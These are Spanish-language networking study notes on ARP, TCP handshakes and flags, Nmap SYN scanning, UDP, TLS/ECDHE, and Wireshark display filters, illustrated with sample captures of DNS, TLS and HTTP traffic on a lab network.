




Figura 1. Protocolo ARP

Mensaje enviado por PC origen: ARP Request

Mensaje enviado por otras PC: ARP Reply

Flooding: replicar una trama hacia varios puertos, excepto el puerto de origen

Ejemplo ARP: `sudo netdiscover -r 10.0.2.0/24`

Session	Acciones	Editar	Vista	Ayuda
Currently scanning: Finished! Screen View: Unique Hosts				
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180				
IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:fd:9d:ec	1	60	PCS Systemtechnik GmbH

Figura 2. Descubrimiento de dispositivos mediante ARP

- El Switch registra las direcciones MAC en su tabla de direcciones MAC
- Host-A registra direcciones MAC en su tabla de direcciones MAC

```
Switch#show mac-address-table
Mac Address Table
-----
Vlan    Mac Address      Type    Ports
----    -
1       aaaa.aaaa.aaaa   DYNAMIC Fa0/1
1       bbbb.bbbb.bbbb   DYNAMIC Fa0/2
1       cccc.cccc.cccc   DYNAMIC Fa0/3
Switch#
```

Figura 3. Tabla de direcciones MAC del switch.




Figura 4. Three-Way Handshake, TCP (Transmission Control Protocol)




Figura 5. Finalización conexión TCP

Ejemplo:

Para detectar puertos abiertos con Nmap




Figura 6. Detección de puertos abiertos con Nmap

El escaneo TCP SYN de Nmap audita los puertos mediante peticiones de conexión:

- a) Si el servidor responde con **SYN-ACK**, confirma que existe un servicio escuchando activamente en el *socket* (puerto **abierto**) e inmediatamente Nmap interrumpe la conexión enviando un **RST** para no completar el *Three-Way Handshake*
- b) Si el *kernel* devuelve directamente un **RST**, rechaza la petición notificando que no hay ningún proceso vinculado a ese puerto (puerto **cerrado**)

Flags TCP:

- 1) Cuando el cliente manda conexión (SYN)
SYN tendrá el valor de 1 (`tcp.flags.syn == True`)
y lo demás será 0




Figura 7. SYN 0x002

- 2) Cuando el servidor responde el SYN (SYN-ACK)
SYN tendrá el valor de 1
ACK tendrá el valor de 1
y todo lo demás será 0 (`tcp.flags.syn == True and tcp.flags.ack == True`)




Figura 8. SYN, ACK 0x012

- 3) Cuando el cliente confirme (ACK)
ACK tendrá el valor de 1
y todo lo demás será 0 (`tcp.flags.ack == True`)




Figura 9. ACK 0x010

- 4) Cuando se cierra la conexión por parte del cliente (FIN + ACK)
FIN tendrá el valor de 1
ACK tendrá el valor de 1
y todo lo demás será 0 (`tcp.flags.fin == True and tcp.flags.ack == True`)
- 5) El servidor responde con ACK
ACK tendrá el valor de 1
y todo lo demás será 0 (`tcp.flags.ack == True`)

- 6) El servidor responde con FIN + ACK
 FIN tendrá el valor de 1
 ACK tendrá el valor de 1
 y todo lo demás será 0 (`tcp.flags.fin == True and tcp.flags.ack == True`)
- 7) El cliente responde ACK
 ACK tendrá el valor de 1
 y todo lo demás será 0 (`tcp.flags.ack == True`)




Figura 10. Flujo de paquetes UDP

UDP(User Datagram Protocol)

Envía los datos en datagrama, sin garantías de de llegar al destino, pero es más rápido(pérdida de paquetes)

Ejemplo:

todo el tráfico UDP de un puerto específico

`udp.dstport == 36637`

udp.dstport == 36637				
No.	Time	Source	Destination	Protocol
80	1.889382412	192.168.0.1	10.0.2.5	DNS
81	1.889382923	192.168.0.1	10.0.2.5	DNS

Figura 11. Filtrado udp por puerto destino

`udp.srcport == 53`

udp.srcport == 53				
No.	Time	Source	Destination	Protocol
3	0.016759343	192.168.0.1	10.0.2.5	DNS
4	0.016759884	192.168.0.1	10.0.2.5	DNS
25	0.306875548	192.168.0.1	10.0.2.5	DNS
26	0.306876791	192.168.0.1	10.0.2.5	DNS
51	0.479813484	192.168.0.1	10.0.2.5	DNS
52	0.479813985	192.168.0.1	10.0.2.5	DNS
75	1.804208255	192.168.0.1	10.0.2.5	DNS
80	1.889382412	192.168.0.1	10.0.2.5	DNS
81	1.889382923	192.168.0.1	10.0.2.5	DNS
84	1.892586648	192.168.0.1	10.0.2.5	DNS
85	1.893357884	192.168.0.1	10.0.2.5	DNS
131	2.355733110	192.168.0.1	10.0.2.5	DNS
132	2.355733431	192.168.0.1	10.0.2.5	DNS
201	3.043427451	192.168.0.1	10.0.2.5	DNS
203	3.043427902	192.168.0.1	10.0.2.5	DNS
204	3.043427993	192.168.0.1	10.0.2.5	DNS
205	3.044948105	192.168.0.1	10.0.2.5	DNS
206	3.044948336	192.168.0.1	10.0.2.5	DNS
207	3.044948396	192.168.0.1	10.0.2.5	DNS
208	3.045280685	192.168.0.1	10.0.2.5	DNS
209	3.045280925	192.168.0.1	10.0.2.5	DNS

Figura 12. Filtrado udp por puerto origen

udp.port == 36637

udp.port == 36637				
No.	Time	Source	Destination	Protocol
76	1.804564727	10.0.2.5	192.168.0.1	DNS
77	1.804664597	10.0.2.5	192.168.0.1	DNS
80	1.889382412	192.168.0.1	10.0.2.5	DNS
81	1.889382923	192.168.0.1	10.0.2.5	DNS

Figura 12. Filtrado udp por puerto tanto origen como destino

paquetes del puerto origen 53 y con dirección ip 10.0.2.5

udp.srcport == 53 and ip.addr == 10.0.2.5

ip.addr == 10.0.2.5 and udp.srcport == 53				
No.	Time	Source	Destination	Protocol
3	0.016759343	192.168.0.1	10.0.2.5	DNS
4	0.016759884	192.168.0.1	10.0.2.5	DNS
25	0.306875548	192.168.0.1	10.0.2.5	DNS
26	0.306876791	192.168.0.1	10.0.2.5	DNS
51	0.479813484	192.168.0.1	10.0.2.5	DNS
52	0.479813985	192.168.0.1	10.0.2.5	DNS
75	1.804208255	192.168.0.1	10.0.2.5	DNS
80	1.889382412	192.168.0.1	10.0.2.5	DNS
81	1.889382923	192.168.0.1	10.0.2.5	DNS
84	1.892586648	192.168.0.1	10.0.2.5	DNS
85	1.893357884	192.168.0.1	10.0.2.5	DNS
131	2.355733110	192.168.0.1	10.0.2.5	DNS
132	2.355733431	192.168.0.1	10.0.2.5	DNS

Figura 13. Filtrado udp por puerto origen y ip tanto origen como destino

SSL: Secure Socket Layer
capa de seguridad en internet



Figura 14. Proceso de negociación Handshake SSL/TLS entre Cliente y Servidor

El certificado SSL verifica identidad y autenticidad de un sitio web

Contiene una llave pública del certificado SSL → genera una llave simétrica aleatoria → la cual es encriptada usando la llave pública → el servidor obtiene la llave simétrica y la descifra usando la llave privada → finalmente tanto el cliente como el servidor ahora tienen la llave simétrica

- 1) Petición a la web es enviada y encriptada con la llave simétrica

- la respuesta del servidor es enviada y encriptada con la llave simétrica

TLS: Transport Layer Security (versión mejorada del SSL)



Figura 15. Diagrama de flujo del proceso de establecimiento de una sesión segura TLS moderna (Handshake)

El certificado TLS verifica la identidad y autenticidad del sitio web.

Contiene la clave pública del servidor → el cliente y el servidor realizan un intercambio seguro de claves → mediante ECDHE ambos generan un secreto compartido sin transmitirlo directamente → a partir de este secreto se generan las claves simétricas de sesión → finalmente, tanto el cliente como el servidor tienen las claves necesarias para proteger la comunicación.

- La petición a la web es enviada y cifrada con las claves de sesión.
- La respuesta del servidor es enviada y cifrada con las claves de sesión.




Figura 16. Desglose y nomenclatura de una suite de cifrado TLS.

ECDHE es un protocolo de acuerdo de claves en capa de transporte que permite a dos extremos calcular un secreto compartido sobre un canal inseguro sin transmitir la clave en la red.

- Fundamento de ECDHE:** Utiliza operaciones matemáticas en curvas elípticas para que el cliente y el servidor deriven independientemente la misma clave simétrica.

- Seguridad Efímera: La "E" de Ephemeral indica que se generan claves temporales únicas para cada sesión. Si la clave privada del servidor se compromete en el futuro, las comunicaciones pasadas no pueden ser descifradas.
- Función del gráfico: La imagen representa la anatomía de una Cipher Suite (TLS_ECDHE_PSK_WITH_AES_256_GCM_SHA384_P384), mostrando cómo se etiqueta la combinación de algoritmos que negocian cliente y servidor.
- Rol de ECDHE en la suite: En la nomenclatura del gráfico, ECDHE cumple específicamente el rol de Algoritmo de Intercambio de Claves, trabajando en conjunto con la autenticación (PSK), el cifrado simétrico (AES-256-GCM), la integridad (SHA384) y la curva elíptica asignada (P384).

en TLS (Transport Layer Security)

tls.handshake.type == 2

Server Hello

No.	Time	Source	Destination	Protocol	Length	Info
12	0.196610308	34.149.226.178	10.0.2.5	TLSv1.2	2974	Server Hello
33	0.345415345	151.101.229.91	10.0.2.5	TLSv1.3	2974	Server Hello
57	0.506489160	151.101.229.91	10.0.2.5	TLSv1.2	1506	Server Hello
99	2.179128976	34.107.243.93	10.0.2.5	TLSv1.3	2974	Server Hello
105	2.182428549	192.124.249.6	10.0.2.5	TLSv1.3	2974	Server Hello
106	2.182428710	192.124.249.6	10.0.2.5	TLSv1.3	2974	Server Hello
135	2.397800609	34.107.243.93	10.0.2.5	TLSv1.3	272	Server Hello
153	2.506858087	151.101.229.91	10.0.2.5	TLSv1.3	1506	Server Hello
245	3.149374716	192.124.249.6	10.0.2.5	QUIC	1242	Handshake, DC
335	3.260774300	200.60.190.2	10.0.2.5	TLSv1.3	2974	Server Hello
338	3.261347007	200.60.190.2	10.0.2.5	TLSv1.3	2974	Server Hello
464	3.364293702	104.18.4.159	10.0.2.5	TLSv1.3	1506	Server Hello
503	3.395115930	104.18.4.159	10.0.2.5	TLSv1.3	2974	Server Hello
527	3.479172367	104.18.17.5	10.0.2.5	TLSv1.3	2974	Server Hello
533	3.479940954	104.18.17.5	10.0.2.5	TLSv1.3	2974	Server Hello
534	3.479941014	104.26.5.196	10.0.2.5	TLSv1.3	2974	Server Hello
535	3.479941074	104.26.5.196	10.0.2.5	TLSv1.3	2974	Server Hello
796	3.793686286	23.196.77.164	10.0.2.5	TLSv1.3	2974	Server Hello
797	3.793686727	23.196.77.164	10.0.2.5	TLSv1.3	2974	Server Hello
816	3.803820786	23.196.77.164	10.0.2.5	TLSv1.3	1506	Server Hello
822	3.810527160	23.196.77.164	10.0.2.5	TLSv1.3	1506	Server Hello

Figura 17. Server Hello

tls.handshake.type == 1

Client Hello

No.	Time	Source	Destination	Protocol	Length	Info
11	0.144751666	10.0.2.5	34.149.226.178	TLSv1.2	274	Client Hello
30	0.323289842	10.0.2.5	151.101.229.91	TLSv1.3	1954	Client Hello
56	0.494092178	10.0.2.5	151.101.229.91	TLSv1.2	276	Client Hello
93	2.068204237	10.0.2.5	192.124.249.6	TLSv1.3	1953	Client Hello
95	2.073517563	10.0.2.5	192.124.249.6	TLSv1.3	1953	Client Hello
97	2.081872839	10.0.2.5	34.107.243.93	TLSv1.3	1964	Client Hello
130	2.352286849	10.0.2.5	34.107.243.93	TLSv1.3	1304	Client Hello
149	2.497179948	10.0.2.5	151.101.229.91	TLSv1.3	1976	Client Hello
215	3.051447592	10.0.2.5	192.124.249.6	QUIC	1294	Initial, DCI
325	3.241300249	10.0.2.5	200.60.190.2	TLSv1.3	1960	Client Hello
327	3.243237514	10.0.2.5	200.60.190.2	TLSv1.3	1960	Client Hello
409	3.316275025	10.0.2.5	104.18.4.159	TLSv1.3	1893	Client Hello
425	3.329606657	10.0.2.5	104.18.4.159	TLSv1.3	1893	Client Hello
439	3.345534508	10.0.2.5	104.26.5.196	TLSv1.3	1954	Client Hello
451	3.353945417	10.0.2.5	104.26.5.196	TLSv1.3	1954	Client Hello
507	3.395940391	10.0.2.5	104.18.17.5	TLSv1.3	1955	Client Hello
510	3.398789807	10.0.2.5	104.18.17.5	TLSv1.3	1955	Client Hello
778	3.763746869	10.0.2.5	23.196.77.164	TLSv1.3	1963	Client Hello
780	3.766259496	10.0.2.5	23.196.77.164	TLSv1.3	1963	Client Hello
782	3.773505106	10.0.2.5	23.196.77.164	TLSv1.3	1963	Client Hello
784	3.775072813	10.0.2.5	23.196.77.164	TLSv1.3	1963	Client Hello

Figura 18. Client Hello

tls.handshake.certificate

Mensaje que contienen certificados (signature, issuer, algoritmo)

No.	Time	Source	Destination	Protocol	Length	Info
14	0.197266996	34.149.226.178	10.0.2.5	TLSv1.2	1514	Certificate
61	0.507117079	151.101.229.91	10.0.2.5	TLSv1.2	1514	Certificate

Figura 19. Certificados

```

  Certificates (4100 bytes)
    Certificate Length: 1317
    Certificate [...]: 3082052130820409a003020102021205eac5db1876df693a210f858
      signedCertificate
        version: v3 (2)
        serialNumber: 0x05eac5db1876df693a210f8583e1622f83df
        signature (sha256WithRSAEncryption)
          Algorithm Id: 1.2.840.113549.1.1.11 (sha256WithRSAEncryption)
        issuer: rdnSequence (0)
          rdnSequence: 3 items (id-at-commonName=YR2,id-at-organizationName=Let's Encrypt)
            RDNSquence item: 1 item (id-at-countryName=US)
            RDNSquence item: 1 item (id-at-organizationName=Let's Encrypt)
            RDNSquence item: 1 item (id-at-commonName=YR2)
          validity
          subject: rdnSequence (0)
          subjectPublicKeyInfo
          extensions: 10 items
        algorithmIdentifier (sha256WithRSAEncryption)

```

Figura 16. Información en Certificados (signature, issuer, algoritmo, etc)

Tráfico HTTP (HyperText Transfer Protocol)




Figura 14. Modelo cliente-servidor en el protocolo HTTP




Figura 15. Estructura del paquete Request

Method : GET (Solicitud, traer datos) / POST (solicitud, enviar datos) , etc > Acción en el servidor

URL: URL con la que nos queremos comunicar con el servidor

Header: puede ser un mensaje en formato json

Body: cuerpo opcional, información complementaria

`http.request.method == GET`

`http.request.method == POST`




Figura 16. Estructura del paquete Response

`http.content_type contains "image/jpeg"`




Figura 17. Protocolo DNS(Domain Name System)

Se lanza la petición HTTP GET www.google.es, en la capa de Red se encapsula, en la cabecera L3 se necesita tanto IP ORIGEN como IP DESTINO, pero no se conoce cual es la ip de www.google.es, la solución la da el SERVIDOR DNS, que contiene una BBDD que relaciona Nombres con IPs.

- 1) El servidor DNS busca en su BBD el nombre www.google.es y responde con la IP que tiene asociada
- 2) PC Cliente inicia Three-Way Handshake (teniendo ya la IP DESTINO) y posteriormente genera la petición HTTP GET a la dirección IP de Google
- 3) Google responderá con la web que hemos solicitado




Figura 18. Campos de encabezado de paquete IPv4




Figura 19. DNS Queries Name

```
dns.qry.name == "testfire.net" # Solicitud de los Host
dns.resp.name == "testfire.net" # Respuestas del dominio
```

DHCP

Discover : El cliente envía un mensaje Discover en el que intenta descubrir si existe un servidor DHCP (DHCP Discover), donde el campo MAC destino de la trama tendrá la dirección de BROADCAST ffff.ffff.ffff y cuando llega al servidor DHCP, este buscará una dirección IP que tenga libre y lo enviará con un mensaje DHCP Offer.

Pool:
 192.168.1.10 – 192.168.1.50

Máscara de red: 255.255.255.0

Router: 192.168.1.254

